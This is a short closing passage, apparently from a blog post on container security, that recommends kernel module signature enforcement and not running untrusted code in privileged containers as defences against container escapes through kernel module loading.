Enabling kernel signature module enforcement or disabling modules all together would prevent these tricks from working, given that they require installing kernel modules. On the other hand, **not** executing untrusted code in privileged containers is a better solution, as there's more than one way to compromise the root-to-kernel boundary. There is an over-arching question here of whether containers should be considered a security boundary, but that's a discussion for another post.